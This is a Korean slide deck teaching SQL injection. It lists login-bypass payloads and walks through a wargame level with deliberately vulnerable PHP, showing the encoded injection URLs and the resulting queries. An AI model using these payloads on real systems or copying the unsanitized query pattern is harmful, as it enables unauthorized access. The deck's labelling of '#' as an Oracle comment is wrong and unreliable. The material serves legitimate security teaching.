SQL Injection

2020/07/13 이유경


목차

1. SQL Injection
2. SQL Injection 로그인 인증 우회
3. SQL Injection 사용 방법
4. SQL Injection 간단 실습
5. QnA

SQL Injection

- https://www.google.com/search?q=sql+injection&oq=sql+injection&ie=UTF-8


- 파라미터를 이용한 쿼리의 재구성




악의적인 의도의 구문

SQL Injection 로그인 인증 우회

정상적인 로그인 인증 과정



SQL Injection을 통한
비정상적인 로그인 인증 과정



SQL Injection 사용 방법

a=''

기본으로 제공된 쿼리

1. ?a='or 1=1--
   a=''or 1=1--' (Mysql)
2. ?a='or 1=1#
   a=''or 1=1#' (Oracle)
3. ?a=1'='1'or'1
   a='1'='1'or'1'
4. ?a=admin' --
   a='admin' --'

SQL Injection 간단 실습

https://los.eagle-jump.org/gremlin_bbc5af7bed14aa50b84986f2de742f31.php

query : **select id from prob_gremlin where id='' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

```php
if($result['id']) solve("gremlin");
```

SQL Injection 간단 실습

?id='or 1=1%23

https://los.eagle-jump.org/gremlin_bbc5af7bed14aa50b84986f2de742f31.php?id=%27or%201=1%23

※ %27 = '(따옴표)
※ %20 = (공백)
※ %23 = #

query : **select id from prob_gremlin where id=''or 1=1#' and pw=''**

GREMLIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

SQL Injection 간단 실습

?pw='or '1'='1

https://los.eagle-jump.org/gremlin_bbc5af7bed14aa50b84986f2de742f31.php?pw=%27or%20%271%27=%271

※ %27 = '(따옴표)
※ %20 = (공백)
※ %23 = #

query : **select id from prob_gremlin where id='' and pw=''or '1'='1'**

GREMLIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

QnA